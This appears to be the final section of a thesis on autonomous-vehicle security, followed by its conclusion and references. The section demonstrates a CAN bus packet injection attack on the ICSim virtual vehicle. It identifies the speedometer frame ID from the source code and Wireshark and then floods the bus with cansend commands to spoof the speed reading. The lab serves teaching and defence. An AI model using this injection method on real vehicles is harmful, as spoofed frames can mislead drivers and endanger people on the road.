In this section we will demonstrate a packet injection attack against the virtual CAN bus environment we have already set up. According to this attack we will inject our own specified can frames in the bus, in order to force the vehicle to perform our intended actions. Before proceeding, it should be mentioned that each manufacturer implements the CAN protocol in its own proprietary way which means that one cannot know beforehand which CAN ID value is destined for which ECU or which data value will have the desired effect in each vehicle. For this reason, there are databases online, maintained by people who have reverse engineered the CAN bus of various vehicle models [119].


For our attack scenario, we have access to the source code of the target virtual vehicle, therefore we can decide easily which ID to attack and what to specify as value in order to affect the behavior of the vehicle. For example, by examining the "icsim.c" file in the GitHub repo, we can see the frame ID for the speedometer is 580 (0x244):




```c
#define SCREEN_WIDTH 692
#define SCREEN_HEIGHT 329
#define DOOR_LOCKED 0
#define DOOR_UNLOCKED 1
#define OFF 0
#define ON 1
#define DEFAULT_DOOR_ID 411 // 0x19b
#define DEFAULT_DOOR_BYTE 2
#define CAN_DOOR1_LOCK 1
#define CAN_DOOR2_LOCK 2
#define CAN_DOOR3_LOCK 4
#define CAN_DOOR4_LOCK 8
#define DEFAULT_SIGNAL_ID 392 // 0x188
#define DEFAULT_SIGNAL_BYTE 0
#define CAN_LEFT_SIGNAL 1
#define CAN_RIGHT_SIGNAL 2
#define DEFAULT_SPEED_ID 580 // 0x244
#define DEFAULT_SPEED_BYTE 3 // bytes 3,4
```

Image 32: Determine the CAN ID that controls the speed reading

The next step is to decide the value to use as data in the frame. This can be done by either examining the function in the C source file, or by using Wireshark to filter the ID and get some sample values:



```c
//      if(debug) fprint_canframe(stdout, &frame, "\n", 0, maxdlen);
        if(frame.can_id == door_id) update_door_status(&frame, maxdlen);
        if(frame.can_id == signal_id) update_signal_status(&frame, maxdlen);
        if(frame.can_id == speed_id) update_speed_status(&frame, maxdlen);
    }
```



```c
/* Parses CAN fram and updates current_speed */
void update_speed_status(struct canfd_frame *cf, int maxdlen) {
  int len = (cf->len > maxdlen) ? maxdlen : cf->len;
  if(len < speed_pos + 1) return;
  if (model) {
        if (!strncmp(model, "bmw", 3)) {
                current_speed = (((cf->data[speed_pos + 1] - 208) * 256) + cf->data[speed_pos]) / 16;
        }
  } else {
          int speed = cf->data[speed_pos] << 8;
          speed += cf->data[speed_pos + 1];
          speed = speed / 100; // speed in kilometers
          current_speed = speed * 0.6213751; // mph
  }
  update_speed();
  SDL_RenderPresent(renderer);
}
```

Image 33: Option 1: Determine the accepted data values of the CAN frame that controls speed



```
*vcan0
File  Edit  View  Go  Capture  Analyze  Statistics  Telephony  Wireless  Tools  Help
can.id==0x244

        Source                         Destination          Protocol Length Info
875148                                                      CAN          32 ID: 580 (0x244), Length: 5
877379                                                      CAN          32 ID: 580 (0x244), Length: 5
431320                                                      CAN          32 ID: 580 (0x244), Length: 5
433402                                                      CAN          32 ID: 580 (0x244), Length: 5
124228                                                      CAN          32 ID: 580 (0x244), Length: 5
126846                                                      CAN          32 ID: 580 (0x244), Length: 5
439679                                                      CAN          32 ID: 580 (0x244), Length: 5
442342                                                      CAN          32 ID: 580 (0x244), Length: 5
085377                                                      CAN          32 ID: 580 (0x244), Length: 5
087538                                                      CAN          32 ID: 580 (0x244), Length: 5
449596                                                      CAN          32 ID: 580 (0x244), Length: 5
451809                                                      CAN          32 ID: 580 (0x244), Length: 5

▸ Frame 49452: 32 bytes on wire (256 bits), 32 bytes captured (256 bits) on interface vcan0, id 0
▸ Linux cooked capture v1
▾ Controller Area Network, ID: 580 (0x244), Length: 5
     .... .... .... .... .... .010 0100 0100 = ID: 580 (0x244)
     0... .... .... .... .... .... .... .... = Extended Flag: False
     .0.. .... .... .... .... .... .... .... = Remote Transmission Request Flag: False
     ..0. .... .... .... .... .... .... .... = Error Message Flag: False
     Frame-Length: 5
     Reserved: 000000
     Padding: 000000
▾ Data (5 bytes)
     Data: 0000000fc5
     [Length: 5]

0000  00 01 01 18 00 00 00 00  00 00 00 00 00 00 00 0c   ········ ········
0010  44 02 00 00 05 00 00 00  00 00 00 0f c5 00 00 00   D······· ········
```

Image 34: Option 2: Use Wireshark to filter the CAN frames that control speed and obtain sample values

In order to inject the CAN frame, we can simply use the “cansend” utility which is contained in the “can-utils” package. To inject a single frame, we enter the command “cansend” followed by the name of the virtual interface (“vcan0”) and then by the ID in hexadecimal format, the symbol “#” and the data:



```
ubuntu@canbuspentest: ~
ubuntu@canbuspentest:~$ cansend vcan0 244#0000000fc5
ubuntu@canbuspentest:~$
```

Image 35: Inject a CAN frame on the bus

However, a single frame will not depict a noticeable difference in the virtual dashboard so we can use the command shown below to continuously inject our own data and provide misleading information:



```
ubuntu@canbuspentest:~$ cansend vcan0 244#0000000fc5
ubuntu@canbuspentest:~$ while true; do cansend vcan0 244#0000000fc5; done
```

Image 36: Inject CAN frames continuously so as to control the reading of the speedometer

Note that while frame injection is taking place, the dashboard is showing only the desired value regardless of whether the driver (in this case us) is accelerating (in this case pressing the UP arrow in the keyboard) or not.

Conclusion

In the near future autonomous vehicles are expected to revolutionize the ground transportation system. In order for them to be able to do so, they combine many cutting-edge technologies both in terms of hardware and software implementation. Due to this fact, adversaries have many attack opportunities by targeting various components. This thesis referred to most of the known attacks and the relevant countermeasures and can be used as a collective source of information or as a future reference. The advancement of autonomous vehicles is doubtless and within the next few years they will be conquering the roads worldwide. Considering the fact that successful cyber-attacks against such systems have the potential to lead to injury or even death, combined with their mass production, calls for the necessity to adopt the highest security standards. Those security solutions however, should not compromise the vehicles’ practicality or efficiency.

As with any new and upcoming technological field, the security of autonomous vehicles will only reach significantly high levels only after they are released to the public and the current protection mechanisms are put to test in real world environment. Even so, it is imperative that the manufacturing process should be based on the highest security standards so as to decrease the risks right from the start.

References

[1] J.H. Kim, S.H. Seo, N.T. Hai, B.M. Cheon, Y.S. Lee and J.W. Jeon, "Gateway framework for in-vehicle networks based on CAN, flexray and ethernet," IEEE Trans. Veh. Technol. 64, 2015.

[2] ISO. 2015 (November). ISO 11898-1:2015, Road vehicles –Controller area network (CAN).

[3] K.a. Kyounggon, J. Seok, J. Seonghoon, Jo-Hee Park and Huy Kang Kim, "Cybersecurity for autonomous vehicles: Review of attacks and defense," Elsevier 102150.

[4] P. Carsten, M. Yampolskiy, T.R. Andel and J.T. Mcdonald, "In-vehicle networks: at-tacks, vulnerabilities and proposed solutions," 10th Annual Cyber and Information Security Research Conference, 2015.

[5] J. Liu, W. Sun and Y. Shi, "In-vehicle network attacks and countermeasures: challenges and future directions," IEEE Netw., pp. 50–58, 2017.

[6] H. Ueda, R. Kurachi, H. Takada, T. Mizutani, M. Inoue and S. Horihata, "Security authentication system for in-vehicle network," SEI Tech. Rev.

[7] D. Maloney, "Dashboard Dongle Teardown Reveals Hardware Needed to Bust Miles," Hackaday, 2019. [Online]. Available: https://hackaday.com/2019/12/16/dashboard-dongle-teardown-reveals-hardware-neededto-bust-miles/. [Accessed November 18, 2021].

[8] A. Greenberg, "Hackers Remotely Kill a Jeep on the Highway" 2015. [Online]. Available: https://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/. [Accessed November 30, 2021].

[9] S. Woo, H.J. Jo and D.H. Lee, "A practical wireless attack on the connected car and security protocol for in-vehicle CAN," IEEE Trans. Intell. Transp. Syst. 2015, pp. 993–1006.

[10] J. Liu, W. Sun and Y. Shi, "In-vehicle network attacks and countermeasures: challenges and future directions," IEEE Netw. 31, pp. 50–58.

[11] W. Choi, K. Joo, H.J. Jo, M.C. Park and D.H. Lee, VoltageIDS: low-level communication characteristics for automotive intrusion detection system, IEEE Trans. Inf. Forensics Secur. 13 (2018) 2114–2129.

[12] J. Yoshida, "CAN Bus Can Be Encrypted, Says Trillium," EEtimes 2015. [Online]. Available: https://www.eetimes.com/document.asp?doc_id=1328081&page_number=2. [Accessed December 10, 2021].

[13] CANcrypt-Home. [Online]. Available: https://www.cancrypt.eu/index.php/en/. [Accessed December 10, 2021].

[14] "2015 BMW F80 M3 / F82 M4 S55 inline-6 ecu Flash Dyno Results from Jailbreak Tuning," BimmerBoost 2014. [Online]. Available: https://www.bimmerboost.com/content.php?5101-2015-BMW-F80-M3-F82-M4-S55-inline-6-ecu-flash-dyno-results-from-Jailbreak-Tuning. [Accessed December 10, 2021].

[15] R. Jurnecka, "Cobb Tuning Cracks Nissan GT-R’s Encrypted ECU-MotorTrend," Motortrend 2008. [Online]. Available: https://www.motortrend.com/news/cobb-tuning-cracks-nissan-gtrs-encrypted-ecu-308/. [Accessed December 10, 2021].

[16] A.S. Siddiqui, Y.G.J. Plusquellic and F. Saqib, "Secure communication over CANBus," In Proceedings of the 2017 IEEE 60th International Midwest Symposium on Circuits and Systems (MWSCAS), Boston, MA, USA, 6–9 August 2017, pp. 1264–1267.

[17] C. Herder, M.D. Yu, F. Koushanfar and S. Devadas, "Physical Unclonable Functions and Application," IEEE vol. 102, pp. 1126-1141, Aug. 2014.

[18] NIST, RECOMMENDED E FEDERAL GOVERNMENT USE, 1999.

[19] O. Avatefipour and H. Malik, "State-of-the-art survey on in-vehicle network communication (can-bus) security and vulnerabilities," preprint, arXiv:1802, 2018.

[20] N. Nowdehi, A. Lautenbach and T. Olovsson, "In-vehicle CAN message authenti-cation: an evaluation based on industrial criteria," IEEE 86th Vehicular Technology Conference, 2017.

[21] P. Mundhenk, S. Steinhorst, M. Lukasiewycz, S.A. Fahmy and S. Chakraborty, "Lightweight authentication for secure automotive networks," 2015 Design, Automation & Test in Europe Conference & Exhibition, 2015, pp.285–288.

[22] K.D. Kang, Y. Baek, S. Lee and S.H. Son, "An attack-resilient source authentication protocol in controller area network," ACM/IEEE Symposium on Architec-tures for Networking and Communications Systems, 2017, pp.109–118.

[23] A. Tashiro, H. Muraoka, S. Araki, K. Kakizaki and S. Uehara, "A secure protocol consisting of two different security-level message authentications over CAN," 3rd IEEE International Conference on Computer and Communications, 2017, pp.1520–1524.

[24] K. Scarfone and P. Mell, "Guide to Intrusion Detection and Prevention Systems (IDPS)," Technical Report National Institute of Standards & Technology: Gaithersburg, MD, USA, 2012.

[25] M. Müter, A. Groll and F.C. Freiling, "A structured approach to anomaly detection for in-vehicle networks," 2010 6th International Conference on Information Assurance and Security, IAS 2010, Atlanta, GA, USA, 23–25 August 2010, pp. 92–98.

[26] A. Taylor, N. Japkowicz and S. Leblanc, "Frequency-based anomaly detection for the automotive CAN bus", 2015 World Congress on Industrial Control Systems Security (WCICSS), London, UK, 14–16 December 2015, pp. 45–49.

[27] Y. Hamada, Y. Miyashita, Y. Hata, M. Inoue and H. Ueda, "Anomaly-based intrusion detection using the density estimation of reception cycle periods for in-vehicle networks," SAE Int. J. Transp. Cybersecur. Priv. 2018, 1, 39–56.

[28] A. Tomlinson, J. Bryans, S.A. Shaikh and H.K. Kalutarage, "Detection of automotive CAN cyber-attacks by identifying packet timing anomalies in time windows," 48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks Workshops, 2018.

[29] H. Lee, S.H. Ergen, Jeong and H.K. Kim, "OTIDS: a novel intrusion detection system for in-vehicle network by using remote frame," 15th Annual Conference on Privacy, Security and Trust (PST), 2017.

[30] W. Choi, K. Joo, H.J. Jo, M.C. Park and D.H. Lee, "VoltageIDS: Low-level communication characteristics for automotive intrusion detection system," IEEE Trans. Inf. Forensics Security 2018.

[31] K. Kang, Y. Baek, S. Lee and S.H. Son, "An analysis of voltage drop as a security feature in Controller Area Network," 2016 IEMEK Symposium on Embedded Technology 26–27 May 2016.

[32] M. Bozdal, M. Samie, S. Aslam and I. Jennions, "Evaluation of CAN Bus Security Challenges," 2020.

[33] K. Cho and K.G. Shin, "Fingerprinting electronic control units for vehicle intrusion detection," Proceedings of the 25th USENIX Security Symposium, Austin, USA, 10–16 August 2016, pp. 911–927.

[34] S.U. Sagong, X. Ying, A. Clark, L. Bushnell and R. Poovendran, "Cloaking the Clock: Emulating Clock Skew in Controller Area Networks," 2018 ACM/IEEE 9th International Conference on Cyber-Physical Systems (ICCPS), Porto, Portugal, 11–13 April 2018, pp. 32–42.

[35] U.E. Larson, D.K. Nilsson and E. Jonsson, "An approach to specification-based attack detection for in-vehicle networks," IEEE Intelligent Vehicles Symposium, Proceedings, Eindhoven, The Netherlands, 4–6 June 2008 pp. 220–225.

[36] W. Si, D. Starobinski and M. Laifenfeld, "Protocol-compliant DoS attacks on can: Demonstration and mitigation," IEEE Vehicular Technology Conference, Sydney, Australia, 4–7 June 2017.

[37] E. Seo, H.M. Song and H.K. Kim, "GIDS: GAN based Intrusion Detection System for In-Vehicle Network," 16th Annual Conference on Privacy, Security and Trust, PST 2018, Belfast, Northern Ireland, UK, 28–30 August 2018.

[38] B. Groza and P. Murvay, "Efficient intrusion detection with bloom filtering in Controller Area Networks (CAN)," IEEE Trans. Inf. Forensics Secur. 2018.

[39] J. Takahashi, Y. Aragane, T. Miyazawa, H. Fuji, H. Yamashita, K. Hayakawa, S. Ukai and H. Hayakawa, "Automotive attacks and countermeasures on LIN-Bus," J. Inf. Process. 25 (2017), pp. 220–228.

[40] J. Deng, L. Yu, L. Fu, H. Oluwakemi, R.R. Brooks, Security and data privacy of modern automobiles, in: Data Analytics for Intelligent Transport Systems, Elsevier Inc., 2017, pp. 131–163.

[41] Z. Gu, G. Han, H. Zeng and Q. Zhao, "Security-aware mapping and scheduling with hardware co-processors for flexray-based distributed embedded systems," IEEE Trans. Parallel Distrib. Syst. 27 (2016).

[42] C. Bernardini, M.R. Asghar and B. Crispo, "Security and privacy in vehicular communications: challenges and opportunities," Veh. Commun. 10 (2017).

[43] P. Vasile, B. Groza and S. Murvay, "Performance analysis of broadcast authenti-cation protocols on CAN-FD and FlexRay," Workshop on Embedded Systems Security, 2015.

[44] F. Sakiz and S. Sen, "A survey of attacks and detection mechanisms on intelligent transportation systems: VANETs and IoV," Elsevier.

[45] G. Han, H. Zeng, Y. Li and W. Dou, "SAFE: security-aware flexray scheduling engine," Conference on Design, Automation & Test in Europe 2014.

[46] A. Perrig, R. Canetti, J.D. Tygar and D. Song, "The Teslabroadcast authentication protocol," CryptoBytes 5 (2002) pp. 2–13.

[47] M. Wolf and T. Gendrullis, "Design, Implementation, and Evaluation of a Vehicular Hardware Security Module," Proc. Info. Security and Cryptology '11, pp. 302–18.

[48] A.K. Jadoon, L. Wang, T. Li and M.A. Zia, "Lightweight cryptographic techniques for automotive cybersecurity," Wirel. Commun. Mob. Comput (2018).

[49] Z. Lu, G. Qu and Z. Liu, "A survey on recent advances in vehicular network security, trust and privacy," IEEE Trans. Intell. Transp. Syst. (2018).

[50] J. B. Kenney, "Dedicated short-range communications (DSRC) standards in the United States," IEEE, vol. 99, no. 7, pp. 1162–1182.

[51] A. Festag, "Cooperative intelligent transport systems standards Europe," IEEE Comm. Mag., vol. 52, no. 12, pp. 166–172.

[52] Basic infrastructure message development and standards support for connected vehicles applications, Southwest Research Institute, Tech. Rep., Apr. 2018. [Online]. Available: http://www.cts.virginia.edu/wp-content/uploads/2018/12/Whitepaper1-C-V2X-DSRC-20180425_Final.pdf.

[53] Cellular V2X communications towards 5G. 5G Americas, Tech. Rep., Mar. 2018. [Online]. Available: https://www.5gamericas.org/files/9615/2096/4441/2018_5G_Americas_White_Paper_Cellular_V2X_Communications_Towards_5G__Final_for_Distribution.pdf.

[54] V2X cellular solutions, 5G Americas, Tech. Rep., Oct. 2016. [Online]. Available: https://www.5gamericas.org/wp-content/uploads/2019/07/5GA_V2X_Report_FINAL_for_upload-1.pdf.

[55] K. Abboud, H. A. Omar and W. Zhuang, "Interworking of DSRC and cellular network technologies for V2X communications: A survey," 2016, IEEE T-VT, vol. 65, no. 12, pp. 9457–9470.

[56] F. Sakiz and S. Sen, "A survey of attacks and detection mechanisms on intelligent transportation systems: VANETs and IoV," 2017, Elsevier AdHoc Net., vol. 61, pp. 33–50.

[57] I. A. Sumra, H. B. Hasbullah and J.-l. B. AbManan, "Effects of attackers and attacks on availability requirement in vehicular network: a survey," IEEE ICCOINS, 2014, pp. 1–6.

[58] I. Aad, J.-P. Hubaux and E. W. Knightly, "Denial of service resilience in ad hoc networks," in ACM MobiCom, 2004, pp. 202–215.

[59] A. Alipour-Fanid, M. Dabaghchian, H. Zhang and K. Zeng, "String stability analysis of cooperative adaptive cruise control under jamming attacks," IEEE HASE, 2017, pp. 157–162.

[60] O. Pu˜nal, A. Aguiar and J. Gross, "In VANETs we trust? Characterizing RF jamming in vehicular networks," ACM VANET, pp. 83–92.

[61] R. W. van der Heijden, S. Dietzel, T. Leinmuller and F. Kargl, "Survey on misbehavior detection in cooperative intelligent transportation systems," 2018, IEEE Commu. Sur. & Tut.

[62] M. Jakobsson, S. Wetzel and B. Yener, "Stealth attacks on ad-hoc wireless networks," Vehicular Technology Conference, 2003. VTC 2003-Fall. 2003 IEEE 58th, 3, 2003, pp. 2103–2111.

[63] X. Wang, S. Mao and M. X. Gong, "An overview of 3GPP cellular vehicle-to-everything standards," ACM GetMobile, vol. 21, no. 3, pp. 19–25.

[64] B. Yu, C.-Z. Xu and B. Xiao, "Detecting Sybil attacks in VANETs," 2013, J. of Par. and Dist. Comp., vol. 73, no. 6, pp. 746–756.

[65] Roadmap to vehicle connectivity, SFB Consulting, LLC, Tech. Rep., Oct. 2016. [Online]. Available: https://www.atssa.com/Portals/0/Roadmap-to-Vehicle-Connectivity.pdf.

[66] F. A. Ghaleb, A. Zainal and M. A. Rassam, "Data verification and misbehavior detection in vehicular ad-hoc networks," J. Teknologi, vol. 73, no. 2, pp. 37–44, 2015.

[67] T. Leinmuller and E. Schoch, "Greedy routing in highway scenarios: The impact of position faking nodes," WIT, 2006.

[68] H. Monowar, M. Sibin, S. Takayuki and L. Hongsheng, "Securing Vehicle-to-Everything (V2X) Communication Platforms," 12 March 2020.

[69] R. van der Heijden, T. Lukaseder and F. Kargl, "Analyzing attacks on cooperative adaptive cruise control (CACC)" IEEE VNC, Nov 2017, pp. 45–52.

[70] M. Amoozadeh, A. Raghuramu, C. Chuah, D. Ghosal, H. M. Zhang, J. Rowe and K. Levitt, "Security vulnerabilities of connected vehicle streams and their impact on cooperative driving," IEEE Comm. Mag., vol. 53, no. 6, pp. 126–132, June 2015.

[71] H. Hasrouny, A. E. Samhat, C. Bassil and A. Laouiti, VANET security challenges and solutions: A survey, Vehicular Communications, vol. 7, pp. 7–20, 2017.

[72] A. Hamieh, J. Ben-Othman and L. Mokdad, "Detection of radio Interference attacks in VANET," IEEE GLOBECOM, 2009, pp. 1–5.

[73] N. Lyamin, D. Kleyko, Q. Delooz and A. Vinel, "AI-based malicious network traffic detection in VANETs," IEEE Network, vol. 32, no. 6, pp. 15–21, 2018.

[74] M.-C. Chuang and J.-F. Lee, "TEAM: Trust-extended authentication mechanism for vehicular ad hoc networks," IEEE sys. journal, vol. 8, no. 3, pp. 749–758, 2014.

[75] L. He and W. T. Zhu, "Mitigating DoS attacks against signature-based authentication in VANETs," IEEE CSAE, vol. 3, 2012, pp. 261–265.

[76] J. Hortelano, J. C. Ruiz and P. Manzoni, "Evaluating the usefulness of watchdogs for intrusion detection in VANETs," IEEE ICC, 2010, pp. 1–5.

[77] A. Daeinabi and A. G. Rahbar, "Detection of malicious vehicles (DMV) through monitoring in vehicular ad-hoc networks," Mult. tools and app., vol. 66, no. 2, pp. 325–338, 2013.

[78] J. Soryal and T. Saadawi, "DoS attack detection in Internet-connected vehicles," IEEE ICCVE, 2013, pp. 7–13.

[79] S. Biswas, J. Misic and V. Misic, "DDoS attack on WAVE-enabled VANET through synchronization," IEEE GLOBECOM. IEEE, 2012, pp. 1079–1084.

[80] J. Grover, M. S. Gaur, V. Laxmi and N. K. Prajapati, "A Sybil attack detection approach using neighboring vehicles in VANET," ACM S, 2011, pp. 151–158.

[81] P. Golle, D. Greene and J. Staddon, "Detecting and correcting malicious data in VANETs," ACM VANET, 2004, pp. 29–37.

[82] G. Guette and B. Ducourthial, "On the Sybil attack detection in VANET," IEEE MASS, 2007, pp. 1–6.

[83] S. Ruj, M. A. Cavenaghi, Z. Huang, A. Nayak and I. Stojmenovic, "On data-centric misbehavior detection in VANETs," IEEE VTC (Fall), 2011, pp. 1–5.

[84] B. Xiao, B. Yu and C. Gao, "Detection and localization of Sybil nodes in VANETs," ACM DIWANS, 2006, pp. 1–8.

[85] C. Chen, X. Wang, W. Han and B. Zang, "A robust detection of the Sybil attack in urban VANETs," IEEE ICDCS. IEEE, 2009, pp. 270–276.

[86] S. Chang, Y. Qi, H. Zhu, J. Zhao and X. Shen, "Footprint: Detecting sybil attacks in urban vehicular networks," IEEE TPDS, vol. 23, no. 6, pp. 1103–1114, 2012.

[87] Z. Cao, J. Kong, U. Lee, M. Gerla and Z. Chen, "Proof-of-relevance: Filtering false data via authentic consensus in vehicle ad-hoc networks," IEEE INFOCOM Wkrsp, 2008, pp. 1–6.

[88] J. Petit, M. Feiri and F. Kargl, "Spoofed data detection in VANETs using dynamic thresholds," IEEE VNC, 2011, pp. 25–32.

[89] M. Ghosh, A. Varghese, A. Gupta, A. A. Kherani and S. N. Muthaiah, "Detecting misbehaviors in VANET with integrated root-cause analysis," Ad Hoc Net., vol. 8, no. 7, pp. 778–790, 2010.

[90] R. K. Schmidt, T. Leinm¨uller, E. Schoch, A. Held and G. Schafer, "Vehicle behavior analysis to enhance security in VANETs," IEEE V2VCOM, 2008.

[91] T. Yang, W. Xin, L. Yu, Y. Yang, J. Hu and Z. Chen, "MisDis: An efficient misbehavior discovering method based on accountability and state machine in VANET," Asia-Pacific Web Conf., 2013, pp. 583–594.

[92] N.-W. Lo and H.-C. Tsai, "Illusion attack on VANET applications - A message plausibility problem," IEEE Globecom Wkshps, 2007, pp. 1–8.

[93] A. Vora and M. Nesterenko, "Secure location verification using radio broadcast," IEEE TDSC, vol. 3, no. 4, pp. 377–385, 2006.

[94] G. Yan, S. Olariu and M. C. Weigle, "Providing VANET security through active position detection," Comput. comm., vol. 31, no. 12, pp. 2883–2897, 2008.

[95] M. Sun, M. Li and R. Gerdes, "A data trust framework for VANETs enabling false data detection and secure vehicle tracking," IEEE CNS, 2017, pp. 1–9.

[96] S. Brands and D. Chaum, "Distance-bounding protocols," Theory and App. of Cryp. Tech., 1993, pp. 344–359.

